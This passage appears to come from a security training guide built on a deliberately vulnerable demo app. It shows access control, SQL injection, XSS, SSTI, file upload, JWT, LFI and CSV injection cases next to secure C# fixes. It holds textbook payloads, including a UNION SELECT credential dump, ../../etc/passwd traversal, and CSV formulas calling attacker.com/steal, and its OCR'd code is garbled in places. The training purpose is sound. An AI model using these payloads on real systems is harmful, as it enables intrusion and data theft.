CLIENT CONSOLE: A text input field containing the value "101". Below it are two buttons: "Execute Request" (in blue) and "Reset".

SERVER RESPONSE LOG: A text area displaying a JSON response: {"id": 101, "owner": "Yourself", "balance": "\$50"}.

HTTP REQUEST: A text area showing a POST request to /api/bac: POST /api/bac HTTP/1.1 Host: securenet.local 101

HTTP RESPONSE: A text area showing the response: HTTP/1.1 200 OK Date: Mon, 09 Feb 2026 12:52:56 GMT {"id": 101, "owner": "Yourself", "balance": "\$50"}

ACCESS CONTROL

VULNERABLE

SECURE

CLIENT CONSOLE

102

Execute Request

Reset

💡 Change ID: 101 (Your Account) to 102 (Admin Account)

HTTP REQUEST

```
POST /api/bac HTTP/1.1  
Host: securonet.local  
  
102
```

HTTP RESPONSE

```
HTTP/1.1 403 Forbidden  
Date: Mon, 09 Feb 2026 12:52:10 GMT  
  
{"error": "Access Denied. You do not own this record."}
```

32. Access Control : Below is the code of secure and vulnerable logic

VULNERABLE LOGIC

```
"code-keyword">return "code-keyword">await  
_context"code-method">.Accounts"code-  
method">.FindAsync(id);
```

Only checking if ID exists allows a user to access record #102 even if they only own #101.

SECURE IMPLEMENTATION

```
"code-keyword">var userId = "code-keyword">User"code-  
keyword">FindFirst("code-keyword">ClaimTypes"code-  
method">.NameIdentifier?)."code-keyword">Value;  
"code-keyword">return "code-keyword">await  
_context"code-method">.Accounts"code-  
method">.FirstOrDefaultAsync(a => a"code-method">.Id ==  
id && a"code-method">.OwnerId == userId);
```

Always scope data retrieval to the current authenticated identity.

33. Topic 8 : SQL Injection vulnerability

SQL Injection

Definition : Manipulate database queries through untrusted input parameters.

OWASP:2025 – Injection CWE-89

VULNERABLE

SECURE

SQL INJECTION

CLIENT CONSOLE

Enter payload...

Execute Request

Reset

SERVER RESPONSE LOG

💡 1 OR 1=1
' OR SLEEP(5)--
' UNION SELECT username, password FROM users--

HTTP REQUEST

HTTP RESPONSE

34. SQL Injection : Enter this payload 1 OR 1=1 in the vulnerable mode

VULNERABLE

SECURE

SQL INJECTION

CLIENT CONSOLE

1 OR 1=1

Execute Request

Reset

💡 1 OR 1=1
' OR SLEEP(5)--
' UNION SELECT username, password FROM users--

SERVER RESPONSE LOG

[+] SQL Injection Detected [+] WHERE clause bypassed [+] Dumping users table... id | username | role -----
- 1 | admin | ADMIN 2 | user1 | USER

● SQL INJECTION SUCCESS

HTTP REQUEST

```
POST /api/sqli HTTP/1.1  
Host: securenet.local
```

1 OR 1=1

HTTP RESPONSE

```
HTTP/1.1 200 OK  
Date: Mon, 09 Feb 2026 12:54:14 GMT
```

[+] SQL Injection Detected

[+] WHERE clause bypassed
[+] Dumping users table...

35. SQL Injection : Switch to the Secure mode and enter the same payload

The screenshot shows a web-based SQL injection testing tool. At the top right, there are two buttons: "VULNERABLE" (gray) and "SECURE" (green). The "SECURE" button is currently selected. The interface is divided into several sections:

- CLIENT CONSOLE:** A text input field containing the SQL query `1 OR 1=1`. Below it are two buttons: "Execute Request" (blue with white text) and "Reset".
- SERVER RESPONSE LOG:** A text area displaying the message `Query executed safely. No records found.`
- HTTP REQUEST:** A text area showing the raw HTTP POST request:

```
POST /api/sqli HTTP/1.1
Host: securenet.local

1 OR 1=1
```
- HTTP RESPONSE:** A text area showing the raw HTTP response:

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:54:35 GMT

Query executed safely. No records found.
```
- STATUS:** A green indicator light followed by the text `QUERY SAFE`.

36. SQL Injection : Below is the secure and vulnerable logic

The screenshot compares two pieces of C# code for handling user input:

- VULNERABLE LOGIC:** Shows a string concatenation vulnerability where the `id` parameter is directly appended to the SQL query string.

```
"code-keyword">string sql = "SELECT * FROM Users WHERE
ID = " + id;
```

A callout box notes: `String concatenation allows attackers to bypass login or
dump tables.`
- SECURE IMPLEMENTATION:** Shows a parameterized query implementation using `cmd.Parameters.AddWithValue("@id", id);` to safely handle the input.

```
"code-keyword">string sql = "SELECT * FROM Users WHERE
ID = @id";
cmd.Parameters[code-
method"]>.AddWithValue("@id", id);
```

A callout box notes: `Parameterized queries treat all input as literal data.`

37. Topic 9 : Cross site scripting (XSS)

Cross-Site Scripting (XSS)

Definition : User input is rendered back to the browser without proper output encoding.

OWASP:2025 – Injection

The screenshot shows a dark-themed web application interface for testing Cross-Site Scripting (XSS). At the top, there's a navigation bar with tabs for "VULNERABLE" and "SECURE". Below the navigation, the main area is divided into several sections:

- CLIENT CONSOLE:** A text input field containing "Enter payload...".
- Execute Request** and **Reset** buttons.
- A note: "💡 Try XSS payloads like <script>alert('XSS')</script>".
- HTTP REQUEST:** A large blacked-out area.
- HTTP RESPONSE:** A large blacked-out area.
- SERVER RESPONSE LOG:** A large blacked-out area.

36. XSS : Enter this payload `<script>alert('XSS')</script>` in the input section , Vulnerable code execute the payload

The screenshot shows a browser window with a modal dialog and the XSS test application interface. The modal dialog displays the message "127.0.0.1:5500 says XSS" with an "OK" button. Below the dialog, the XSS test application interface is visible:

- Client Console:** Contains the payload: <script>alert('XSS')</script>.
- HTTP REQUEST:** Shows a POST request to /api/xss with the payload in the body: <script>alert('XSS')</script>.
- HTTP RESPONSE:** Shows the server's response: "Welcome" and the raw HTML source: <div class="xss-output-container"><h1>Welcome</h1><script>alert('XSS')</script></div>".
- Server Response Log:** Shows the message "Welcome" and the raw HTML source: <div class="xss-output-container"><h1>Welcome</h1><script>alert('XSS')</script></div>".

38. XSS : Enter Same payload in the secure section , secure code implementation does not execute the payload

CROSS-SITE SCRIPTING (XSS)

VULNERABLE SECURE

CLIENT CONSOLE

```
<script>alert('XSS')</script>
```

Execute Request Reset

Try XSS payloads like <script>alert('XSS')</script>

SERVER RESPONSE LOG

Welcome

```
<script>alert('XSS')</script>
```

XSS BLOCKED

HTTP REQUEST

```
POST /api/xss HTTP/1.1
Host: securenet.local

<script>alert('XSS')</script>
```

HTTP RESPONSE

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 12:56:11 GMT

<div class="xss-output-container">
    <h1>Welcome</h1>
    &lt;script&gt;alert(&#039;XSS&#039;);&lt;/script&gt;
</div>
```

39. XSS : Below is the secure and vulnerable logic

VULNERABLE LOGIC

```
"code-keyword">>public "code-keyword">IActionResult
Welcome("code-keyword">string name)
{
    "code-keyword">return
Content($"<h1>Welcome {name}</h1>", "text/html");
}
```

User input is directly embedded into the HTML response without output encoding. This allows attackers to inject and execute arbitrary JavaScript in the victim's browser. Successful exploitation can lead to session hijacking, credential theft, phishing attacks, and complete account takeover.

SECURE IMPLEMENTATION

```
"code-keyword">>public "code-keyword">IActionResult
Welcome("code-keyword">string name)
{
    "code-keyword">var safe =
HtmlEncoder"code-method">.Default"code-
method">.Encode(name);
    "code-keyword">return
Content($"<h1>Welcome {safe}</h1>", "text/html");
}
```

All user-controlled data is safely encoded before being rendered in the browser. HTML and JavaScript characters are neutralized, ensuring user input is treated as data and never executed as code. This effectively prevents Cross-Site Scripting attacks.

40. Topic 10 : Server-Side Template Injection (SSTI)

Server-Side Template Injection (SSTI)

Definition : Server-Side Template Injection via dynamic code execution.

OWASP:2025 – Injection

Common Weakness Enumeration - CWE-94

VULNERABLE

SECURE

SERVER-SIDE TEMPLATE INJECTION (SSTI)

CLIENT CONSOLE

Enter payload...

Execute Request

Reset

SERVER RESPONSE LOG

💡 Try: {{7*7}} or {{6*6}}

HTTP REQUEST

HTTP RESPONSE

41. SSTI : Enter this payload {{7*7}} or {{6*6}} in the input section , Vulnerable code executes the SSTI payload

SERVER-SIDE TEMPLATE INJECTION (SSTI)

VULNERABLE

SECURE

CLIENT CONSOLE

 {{6*6}}

Execute Request

Reset

💡 Try: {{7*7}} or {{6*6}}

SERVER RESPONSE LOG

Template Engine Output ----- Expression evaluated Result: 36

● SSTI EXPLOITED

HTTP REQUEST

```
POST /api/ssti HTTP/1.1
Host: securenet.local
```

 {{6*6}}

HTTP RESPONSE

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 13:25:34 GMT

Template Engine Output
-----
Expression evaluated
Result: 36
```

42. SSTI :Switch to the secure mode and enter the same payload , Secure code does not executes the SSTI payload

SERVER-SIDE TEMPLATE INJECTION (SSTI)

VULNERABLE SECURE

CLIENT CONSOLE

Server Response Log

Template rendering blocked or safely escaped.

Execute Request Reset

Try: {{7*7}} or {{6*6}}

HTTP REQUEST

HTTP RESPONSE

● TEMPLATE SAFE

POST /api/ssti HTTP/1.1
Host: securenet.local

{{6*6}}

HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 13:25:46 GMT

Template rendering blocked or safely escaped.

43 . SSTI : Below is the secure and vulnerable logic

VULNERABLE LOGIC

```
"code-keyword">string template = "<h1>Welcome  
{userName}</h1>";  
"code-keyword">return "code-keyword">await  
_engine"code-method">.CompileRenderStringAsync("key",  
template, model);
```

Inputting template tags like {{7*7}} allows remote execution.

SECURE IMPLEMENTATION

```
"code-keyword">string template = "<h1>Welcome {{ Name  
}}</h1>";  
"code-keyword">var model = "code-keyword">new { Name =  
userName };
```

Use static templates and pass data through a dedicated object model.


44. Topic 11 :File Upload

File Upload


Definition : Execution of arbitrary code through malicious file uploads.

OWASP:2025 – Security Misconfiguration

Common Weakness Enumeration - CWE-434



45.File Upload : Enter this payload shell.php or shell.aspx in the input section , Vulnerable code accepts the .php or .aspx



46.File Upload : Switch to the secure mode and enter the same payload , Secure code does not accepts the .php and .aspx

The screenshot shows a web-based file upload tool. At the top right, there are two buttons: 'VULNERABLE' (gray) and 'SECURE' (green). The 'SECURE' button is highlighted.

CLIENT CONSOLE: A text input field contains 'shell.php'. Below it are two buttons: 'Execute Request' (blue) and 'Reset' (gray).

SERVER RESPONSE LOG: A message states: 'UPLOAD BLOCKED Filename: shell.php Reason: Dangerous file extension not allowed. Allowed: .jpg, .png, .pdf'.

HTTP REQUEST: Shows a POST request to '/api/upload' with the following headers:
Host: securenet.local
Content-Type: application/x-www-form-urlencoded
And the body: shell.php

HTTP RESPONSE: Returns an HTTP/1.1 400 Bad Request with the date: Mon, 09 Feb 2026 12:59:44 GMT. The response message is 'UPLOAD BLOCKED' with the filename: shell.php.

47. File Upload : Below is the secure and vulnerable logic

VULNERABLE LOGIC:

```
file[code-method].SaveAs("/uploads/" + file[code-method].FileName);
```

Relying on user filename allows scripts like .aspx to be executed.

SECURE IMPLEMENTATION:

```
"code-keyword">var safeName = Guid[code-method].NewGuid() + Path[code-method].GetExtension(file[code-method].FileName);
```

Use a whitelist and rename files to random GUIDs.

48. Topic 13 : JWT Security

JWT Security

Definition : Weak JWT secrets allow attackers to forge tokens and escalate privileges.

OWASP:2021 – Cryptographic Failures

CWE-321: Hard-coded Cryptographic Key

CWE-347: Improper Verification of JWT

JWT SECURITY

VULNERABLE SECURE

CLIENT CONSOLE


Enter payload...

Execute Request Reset

💡 Try weak-secret signed token or change role to admin using HS256

HTTP REQUEST

HTTP RESPONSE



49. JWT Security : Enter this payload in the input section {"user": "attacker", "role": "admin"}

JWT SECURITY

VULNERABLE SECURE

CLIENT CONSOLE

{"user": "attacker", "role": "admin"}

Execute Request Reset

💡 Try weak-secret signed token or change role to admin using HS256

HTTP REQUEST


POST /api/jwt HTTP/1.1
Host: securenet.local
{"user": "attacker", "role": "admin"}

HTTP RESPONSE

HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 13:00:51 GMT

⚠️ JWT FORGERY SUCCESS

Algorithm: HS256
Weak secret used.



50. JWT Security : Now switch to the secure mode and enter the same payload

The screenshot shows a web-based JWT security testing tool. At the top right, there are two buttons: "VULNERABLE" (grayed out) and "SECURE" (green). The main interface is divided into several sections:

- CLIENT CONSOLE:** A text input field containing the JSON payload: {"user": "attacker", "role": "admin"}. Below it are two buttons: "Execute Request" (blue) and "Reset". A note below says: "Try weak-secret signed token or change role to admin using HS256".
- SERVER RESPONSE LOG:** Displays an error message: "TOKEN REJECTED Reason: * Signature verification failed * Token forged without valid key Security: Strong secret enforced".
- HTTP REQUEST:** Shows the raw POST request: POST /api/jwt HTTP/1.1 Host: securenet.local {"user": "attacker", "role": "admin"}
- HTTP RESPONSE:** Shows the raw response: HTTP/1.1 401 Unauthorized Date: Mon, 09 Feb 2026 13:01:19 GMT TOKEN REJECTED Reason: * Signature verification failed

51. JWT Security : Below is the secure and vulnerable logic

The comparison highlights the difference between "VULNERABLE LOGIC" and "SECURE IMPLEMENTATION" for generating JWT tokens.

VULNERABLE LOGIC:

```
code-keyword">var token = "code-keyword">new JwtSecurityToken(
    issuer,
    audience,
    claims,
    expires: DateTime<code-method>.Now<code-method>.AddHours(1),
    signingCredentials: "code-keyword">new SigningCredentials(
        "code-keyword">new SymmetricSecurityKey(
            Encoding<code-method>.UTF8<code-method>.GetBytes("secret")
        ),
        SecurityAlgorithms<code-method>.HmacSha256
    )
);
```

A callout box notes: "Using short or guessable HMAC secrets allows attackers to brute-force the key and sign arbitrary tokens."

SECURE IMPLEMENTATION:

```
code-keyword">var key = "code-keyword">new byte[64];
RandomNumberGenerator<code-method>.Fill(key);

code-keyword">var signingKey = "code-keyword">new SymmetricSecurityKey(key);

code-keyword">var token = "code-keyword">new JwtSecurityToken(
    issuer,
    audience,
    claims,
    expires: DateTime<code-method>.Now<code-method>.AddMinutes(15),
    signingCredentials: "code-keyword">new SigningCredentials(
        signingKey,
        SecurityAlgorithms<code-method>.HmacSha256
    )
);
```

A callout box notes: "Use long, randomly generated secrets or asymmetric algorithms like RS256."

52. Topic 13 :Local file inclusion Vulnerability (LFI)

Local File Inclusion (LFI)

Definition : Local File Inclusion occurs when user-controlled input is used to load files from the server without proper validation, allowing attackers to read sensitive system files.

OWASP:2025 – Broken Access Control

CWE-22 – Path Traversal

VULNERABLE

SECURE

The screenshot shows a dark-themed web application for testing Local File Inclusion (LFI). At the top, a navigation bar includes tabs for "VULNERABLE" and "SECURE". Below the navigation, the title "LOCAL FILE INCLUSION (LFI)" is displayed. The interface is divided into four main sections: "CLIENT CONSOLE", "SERVER RESPONSE LOG", "HTTP REQUEST", and "HTTP RESPONSE".

- CLIENT CONSOLE:** A text input field containing "Enter payload...". Below it is a button labeled "Execute Request" and a "Reset" button.
- SERVER RESPONSE LOG:** A large, empty text area.
- HTTP REQUEST:** A large, empty text area.
- HTTP RESPONSE:** A large, empty text area.

A note at the bottom left suggests trying payloads like "..../etc/passwd" or "..//web.config".

53. LFI : Enter this payload in the input section/etc/passwd or ..//web.config

This screenshot shows the same LFI testing interface after a payload has been executed. The "CLIENT CONSOLE" now displays the payload ".../web.config".

The "SERVER RESPONSE LOG" shows the output of the command, listing system users:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

The "HTTP REQUEST" section shows a POST request to "/api/lfi" with the host set to "securenet.local" and the payload ".../web.config".

The "HTTP RESPONSE" section shows the server's response:

```
HTTP/1.1 200 OK
Date: Mon, 09 Feb 2026 13:02:42 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

A red circular icon with a white exclamation mark is visible in the bottom right corner of the interface.

54. LFI :Now switch to the Secure mode and enter the same payload

The screenshot shows a web-based security tool interface. At the top, there are two buttons: "VULNERABLE" (in red) and "SECURE" (in green). The main title is "LOCAL FILE INCLUSION (LFI)".

CLIENT CONSOLE: A text input field contains the path "..\web.config". Below it are two buttons: "Execute Request" (blue) and "Reset". A note below says "Try: ../../etc/passwd or ..\web.config".

SERVER RESPONSE LOG: The log message is "Access denied. Requested file is not on the allowlist." To the right of this message is a green circular icon with a white dot and the text "• LFI BLOCKED".

HTTP REQUEST: Shows a POST request to /api/lfi with Host: securenet.local and the path ..\web.config.

HTTP RESPONSE: Shows a successful response (HTTP/1.1 200 OK) dated Mon, 09 Feb 2026 13:03:00 GMT, with the message "Access denied. Requested file is not on the allowlist."

55.LFI : Below is the secure and vulnerable logic

VULNERABLE LOGIC:

```
"code-keyword">>public "code-keyword">IActionResult  
ViewFile("code-keyword">>string file)  
{  
    "code-keyword">>var content = System"code-  
method">.IO."code-keyword">>File"code-  
method">.ReadAllText("/>var/www/files/" + file);  
    "code-keyword">>return Content(content);  
}
```

A callout box from this section states: "User input is directly concatenated into file paths without validation. Attackers can use directory traversal sequences (..) to read sensitive system files like /etc/passwd or web.config."

SECURE IMPLEMENTATION:

```
"code-keyword">>public "code-keyword">IActionResult  
ViewFile("code-keyword">>string file)  
{  
    "code-keyword">>var allowedFiles = "code-  
keyword">new[] { "help.txt", "about.txt" };  
    "code-keyword">>if (!allowedFiles."code-  
keyword">Contains(file))  
        "code-keyword">>return Forbid();  
  
    "code-keyword">>var safePath = Path"code-  
method">.Combine("/>var/www/files/", file);  
    "code-keyword">>return Content(System"code-  
method">.IO."code-keyword">>File"code-  
method">.ReadAllText(safePath));  
}
```

A callout box from this section states: "Only predefined filenames are allowed (allowlist). Directory traversal characters are never processed, preventing access to unauthorized files."

56. Topic 14 : CSV Injection

The screenshot shows the CSV Injection tool interface. At the top, there are two tabs: "OWASP : 2025 - Injection" and "CWE-1236 – Improper Neutralization in CSV". Below the tabs, a large red button labeled "VULNERABLE" is prominently displayed next to a smaller "SECURE" button. The interface is divided into several sections:

- CLIENT CONSOLE:** A text input field containing "Enter payload...".
- Execute Request** and **Reset** buttons.
- PAYLOADS:** A list of examples:
 - =CMD| /C calc!A0
 - =HYPERLINK("https://attacker.com", "Click Me")
 - =WEBSERVICE("https://attacker.com/stal")
- HTTP REQUEST** and **HTTP RESPONSE** sections, both currently empty.
- SERVER RESPONSE LOG:** An empty text area.

57. CSV Injection : Enter this payload =HYPERLINK("https://attacker.com","Click Me")

The screenshot shows the CSV Injection tool interface after executing the payload. The "VULNERABLE" button is still present, while the "SECURE" button is now grayed out. The interface sections are as follows:

- CLIENT CONSOLE:** Displays the payload: =HYPERLINK("https://attacker.com", "Click Me")
- Execute Request** and **Reset** buttons.
- PAYLOADS:** The same list of examples as before.
- HTTP REQUEST:** Shows the POST request: POST /api/csv_injection HTTP/1.1 Host: securenet.local =HYPERLINK("https://attacker.com", "Click Me")
- HTTP RESPONSE:** Shows the response: HTTP/1.1 200 OK Date: Fri, 13 Feb 2026 06:08:23 GMT
- SERVER RESPONSE LOG:** Contains the message: ▲ CSV FORMULA EXECUTED Cell Value Interpreted as Formula: =HYPERLINK("https://attacker.com", "Click Me") Impact: * Formula executed when opened in Excel * External request / command execution possible
- CSV INJECTION EXPLOITED**: A red circular icon with a white exclamation mark.

58. CSV Injection : Now Switch to Secure mode and enter the same payload

The screenshot shows a web-based application for testing CSV injection. At the top right, there are two buttons: "VULNERABLE" (dark background) and "SECURE" (light green background). The "SECURE" button is currently selected.

CLIENT CONSOLE: Displays the formula `=HYPERLINK("https://attacker.com","Click Me")`.

Execute Request and **Reset** buttons are located below the client console.

PAYLOADS: A list of formulas including `=CMD|' /C calc!A0`, `=HYPERLINK("https://attacker.com","Click Me")`, and `=WEBSERVICE("https://attacker.com/steal")`.

